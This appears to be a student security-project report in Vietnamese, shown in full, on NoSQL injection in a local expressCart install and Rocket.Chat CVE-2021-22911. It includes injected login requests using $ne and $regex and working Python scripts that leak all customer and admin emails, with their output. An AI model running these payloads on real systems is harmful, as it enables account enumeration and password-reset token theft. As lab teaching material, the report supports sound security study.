
Giao diện đăng nhập với tư cách là một user/admin của trang web express-cart này.

Kịch bản 2:

```
cpu mem net swap 0h 18m          customer.js - expressCart - Visual Studio Code
File Edit Selection View Go Run Terminal Help
JS admin.js M JS customer.js M X
routes > JS customer.js > ...
131 // login the customer and check the password
132 router.post('/customer/login_action', async (req, res) => {
133     let db = req.app.db;
134     db.customers.findOne({email: req.body.loginEmail}, (err, customer) => { // eslint-disable-line
135         if(err){
136             // An error occurred
137             return res.status(400).json({
138                 message: 'Access denied. Check password and try again.'
139             });
140         }
141         // check if customer exists with that email
142         if(customer === undefined || customer === null){
143             return res.status(400).json({
144                 message: 'A customer with that email does not exist'
145             });
146         }
147         // we have a customer under that email so we compare the password
148         bcrypt.compare(req.body.loginPassword, customer.password)
149         .then((result) => {
150             if(!result){
151                 // password is not correct
152                 return res.status(400).json({
153                     message: 'Access denied. Check password and try again.'
154                 });
155             }
156             // Customer login successful
157             req.session.customer = customer;
158             return res.status(200).json({
159                 message: 'Successfully logged in',
160                 customer: customer
161             });
162         });
163     });
164 }
```

Đoạn code thực hiện chức năng đăng nhập với tư cách là customer tồn tại lỗ hổng NoSQL Injection ở dòng 136.

Kịch bản 2:



The screenshot shows a POST request to /customer/login_action with the following JSON payload:


```
1 POST /customer/login_action HTTP/1.1
2 Host: localhost:1111
3 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: connect.sid=
  s%3AFAAKTeEMCjloPdyqnVEBMrhLqRDKvDV5.jTl%2FTFkXPPhenUB3STJTKLY%2F
  U0lEsqZ0GB0ai0kvOpI; io=uZvG8q5n6bg_w0eZAAA8
16 Connection: keep-alive
17 Content-Length: 46
18 Content-Type: application/json;charset=UTF-8
19
20 {
  "loginEmail": {
    "$ne": null
  },
  "password": "abc"
}
```

The response is a 400 Bad Request with the following JSON body:

```
1 HTTP/1.1 400 Bad Request
2 X-DNS-Prefetch-Control: off
3 X-Frame-Options: SAMEORIGIN
4 Strict-Transport-Security: max-age=15552000; includeSubDomains
5 X-Download-Options: noopen
6 X-Content-Type-Options: nosniff
7 X-XSS-Protection: 1; mode=block
8 Cache-Control: no-cache, no-store
9 Content-Type: application/json; charset=utf-8
10 Content-Length: 58
11 ETag: W/"3a-V7fXGDDlzrL3Cax27Y5PbrIBnVY"
12 Date: Thu, 24 Oct 2024 12:49:31 GMT
13 Connection: keep-alive
14
15 {
  "message": "Access denied. Check password and try again."
}
```

Tiến hành kiểm chứng giả thuyết bằng cách chèn câu query {\$ne: null} vào trường loginEmail thì kết quả trả về Access denied -> Bypass được account và bị chặn lại do sai password.

Kịch bản 2:



The screenshot shows a Visual Studio Code interface with the following details:

- Top Bar:** Shows system status (cpu, mem, net, swap), a timestamp (0h 23m), and system icons (EN, battery, signal, etc.).
- Title Bar:** "bruteforce_customer.py - expressCart - Visual Studio Code".
- File Explorer:** Shows files: admin.js M, customer.js M, bruteforce_customer.py U X, and bruteforce_admin.py U.
- Code Editor:** Displays the following Python code:

```
JS admin.js M JS customer.js M bruteforce_customer.py U X bruteforce_admin.py U

bruteforce_customer.py > ⚡ test_email_user

1 import requests
2 import string
3
4 charset = string.ascii_lowercase + string.digits + '@.' + string.ascii_uppercase
5
6 def test_email_user(email):
7     email = email.replace('.', '\\\\.')
8     headers = {'Content-type': 'application/json;charset=UTF-8'}
9     content = requests.post('http://localhost:1111/customer/login action', headers=headers ,json=
10     {'loginEmail': {'$regex': '^' + email}, 'password': 'asdf'}).content
11     return b'Access denied' in content
12
13 def get_user(prefix=''):
14     if test_email_user(prefix + "$"):
15         print(prefix)
16         return
17     for c in charset:
18         if test_email_user(prefix + c):
19             get_user(prefix + c)
20
21 print("Account customer: ")
22 get_user()
```

The code implements a brute-force attack on a login endpoint to leak customer emails. It defines two functions: `test_email_user` and `get_user`. The `test_email_user` function sends a POST request to `'http://localhost:1111/customer/login action'` with a JSON payload containing a regex pattern for the email and a fixed password ('asdf'). It checks if the response contains the byte sequence 'Access denied'. The `get_user` function attempts to find a valid prefix for a user by testing each character in the charset (lowercase, digits, and '@.'). It prints the found prefix and then recursively calls itself with the full prefix to find all characters of the email.

Đoạn code Python dùng để leak ra toàn bộ email của khách hàng có trong database của trang web.

Kịch bản 2:


The screenshot shows a terminal window on a Linux system. The terminal title is "Terminal - seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/expressCart". The command entered is "python3 bruteForce_customer.py". The output of the script is displayed, listing several email addresses:

```
Account customer:  
hotrungkien@gmail.com  
jimmycarter@test.com  
test@test.com  
HaiPhong@gmail.com
```

The terminal interface includes a top bar with system status icons (CPU, mem, net, swap), a date/time stamp (Sun 24 Nov, 22:19), and a window control bar with red, green, and blue buttons.

Kết quả thực thi trả về toàn bộ email của khách hàng trong cơ sở dữ liệu.

Kịch bản 2:



```
admin.js - expressCart - Visual Studio Code
File Edit Selection View Go Run Terminal Help
JS admin.js M X JS customer.js M bruteforce_customer.py U bruteforce_admin.py U
routes > JS admin.js > router.post('/admin/login_action') callback
56
57 // login the user and check the password
58 router.post('/admin/login_action', (req, res) => [
59   let db = req.app.db;
60
61   db.users.findOne({userEmail: req.body.email}, (err, user) => {
62     if(err){
63       res.status(400).json({message: 'A user with that email does not exist.'});
64       return;
65     }
66
67     // check if user exists with that email
68     if(user === undefined || user === null){
69       res.status(400).json({message: 'A user with that email does not exist.'});
70     }else{
71       // we have a user under that email so we compare the password
72       bcrypt.compare(req.body.password, user.userPassword)
73         .then((result) => {
74           if(result){
75             req.session.user = req.body.email;
76             req.session.usersName = user.usersName;
77             req.session.userId = user._id.toString();
78             req.session.isAdmin = user.isAdmin;
79             res.status(200).json({message: 'Login successful'});
80           }else{
81             // password is not correct
82             res.status(400).json({message: 'Access denied. Check password and try again.'});
83           }
84         });
85       });
86     });
87   });

```

Đoạn code thực hiện chức năng đăng nhập với tư cách là user/admin tồn tại lỗ hổng NoSQL Injection ở dòng 61

Kịch bản 2:

The screenshot shows two panels in Postman: Request and Response.

Request Panel:

```
POST /admin/login_action HTTP/1.1
Host: localhost:1111
Content-Length: 42
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept: /*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:1111
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:1111/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3AFAAkTeEMCjloPDyqnVEBMrhLqRDKvDV5.jTl%2FTFkXPPhen0B3StJTKLY%2FU0LEsqZ0GB0ai0kv0pI; io=uZvG8q5n6bg_w0eZAAA8
Connection: keep-alive
Content-Type: application/json; charset=UTF-8
{
  "email": {
    "$ne": null
  },
  "password": "123"
}
```

Response Panel:

```
HTTP/1.1 400 Bad Request
X-DNS-Prefetch-Control: off
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopener
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Content-Length: 58
ETag: W/"3a-V7fXGDDlzl3Cax27Y5PbrIBnVY"
Date: Thu, 24 Oct 2024 13:01:30 GMT
Connection: keep-alive
{
  "message": "Access denied. Check password and try again."
}
```

A red box highlights the JSON response message: "Access denied. Check password and try again." A red arrow points from the highlighted message in the response back to the "\$ne: null" part of the "email" field in the request payload.

Tiến hành bắt lại gói tin đăng nhập trên và thêm câu query {\$ne: null} vào trường email trong gói tin thì thấy kết quả trả về là Access denied-Bypass được account và bị chặn lại do sai password.

Kịch bản 2:

The screenshot shows a Visual Studio Code interface with the following details:

- Top Bar:** Shows system status (cpu, mem, net, swap), a timer (0h 26m), and a date/time (Sun 24 Nov, 22:21).
- Title Bar:** "bruteforce_admin.py - expressCart - Visual Studio Code".
- File Explorer:** On the left, it lists files: admin.js M, customer.js M, bruteforce_customer.py U, and bruteforce_admin.py U X.
- Code Editor:** The main area contains the following Python code:

```
1 import requests
2 import string
3
4 charset = string.ascii_lowercase + string.digits + '@.' + string.ascii_uppercase
5 def test_email_admin(email):
6     email = email.replace('.', '\\.')
7     headers = {'Content-type': 'application/json; charset=UTF-8'}
8     content = requests.post('http://localhost:1111/admin/login_action', headers=headers, json={'email': {'$regex': '^' + email},
9                             'password': 'asdf'}).content
10    return b'Access denied' in content
11
12 def get_admin(prefix=''):
13     if test_email_admin(prefix + "$"):
14         print(prefix)
15         return
16     for c in charset:
17         if test_email_admin(prefix + c):
18             get_admin(prefix + c)
19
20 print("Account user or admin: ")
21 get_admin()
```

- Bottom Status Bar:** Shows file path (f9b5a84f*), line count (Ln 19, Col 33), character count (Spaces: 4), encoding (UTF-8), line separator (LF), Python version (3.10.12 64-bit), and background mode.

Đoạn code Python dùng để leak ra toàn bộ email của user/admin có trong database của trang web.

Kịch bản 2:

The screenshot shows a macOS terminal window with two tabs. The top tab is titled "Terminal - seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/expressCart". It displays the command "python3 bruteforce_admin.py" and a list of accounts: "admin@test.com", "test@test.com", and "worker1@gmail.com". The bottom tab is titled "base" and shows a process named "10s" running for 10 seconds. The system status bar at the top indicates "cpu mem net swap 0h 27m" and the date "Sun 24 Nov, 22:22".

```
cpu mem net swap 0h 27m
Terminal - seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/expressCart
File Edit View Terminal Tabs Help
python3 bruteforce_admin.py
Account user or admin:
admin@test.com
test@test.com
worker1@gmail.com

base 22:21:33
10s base 22:22:07
```

Kết quả thực thi trả về toàn bộ email của user/admin trong database.

Kịch bản 3:

Mô tả lỗ hổng:

Tên lỗ hổng: Blind NoSQL Injection dẫn đến lộ token reset mật khẩu tài khoản admin trên Rocket.Chat 3.12.1 (CVE-2021-22911)

Mô tả tóm tắt:

Tại api **/api/v1/method.callAnon/getPasswordPolicy** trong chức năng reset password, tham số token không có cơ chế validate hoặc sanitize dẫn đến kẻ tấn công có thể chèn các câu query vào giá trị của token để khai thác lỗ hổng

• Link tham khảo: Case study HackerOne

• Link video demo: Video

Kịch bản 3:

Code Blame 16 lines (14 loc) · 457 Bytes

1 import { Meteor } from 'meteor/meteor';
2
3 import { Users } from '../../app/models';
4 import { passwordPolicy } from '../../app/lib';
5
6 Meteor.methods({
7 getPasswordPolicy(params) {
8 const user = Users.findOne({ 'services.password.reset.token': params.token })
9 if (!user && !Meteor.userId()) {
10 throw new Meteor.Error('error-invalid-user', 'Invalid user', {
11 method: 'getPasswordPolicy',
12 });
13 }
14 return passwordPolicy.getPasswordPolicy();
15 },
16});

Đoạn code getPasswordPolicy tồn tại lỗ hổng NoSQL Injection tại dòng 8.

Kịch bản 3:

Burp Suite Professional v2024.5.5 - Temporary Project - licensed to h3110w0r1d

Target: http://localhost:3000 | HTTP/1

Request

```
POST /api/v1/method.callAnon/getPasswordPolicy HTTP/1.1
Host: localhost:3000
Content-Length: 126
sec-ch-ua: "Not/A[Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Content-Type: application/json
Accept: /*
X-Auth-Token: null
X-Requested-With: XMLHttpRequest
X-User-Id: null
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/home
Accept-Encoding: gzip, deflate, br
Cookie: rc_uid=aBIM2jrnq4vdA62Kn; rc_token=ET78W13gKYMMJFtUnswOKLQWF5g89gJfe2tyYGojgud
Connection: keep-alive
{
  "message": {
    "msg": {
      "method": "getPasswordPolicy",
      "params": [
        {
          "token": {
            "$regex": "0"
          }
        },
        {
          "id": "21"
        }
      ]
    }
  }
}
```

Response

```
HTTP/1.1 200 OK
X-XSS-Protection: 1
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-Instance-ID: ikaT7awDBrbP9S8zW
Cache-Control: no-store
Pragma: no-cache
content-type: application/json
access-control-allow-origin: *
access-control-allow-headers: Origin, X-Requested-With, Content-Type, Accept, X-User-Id, X-Auth-Token
Vary: Accept-Encoding
Date: Sun, 17 Nov 2024 09:29:06 GMT
Connection: keep-alive
Content-Length: 108
{
  "message": {
    "result": {
      "id": "21",
      "result": {
        "enabled": false,
        "policy": []
      }
    },
    "success": true
  }
}
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 2
- Request headers: 20
- Response headers: 13

Notes

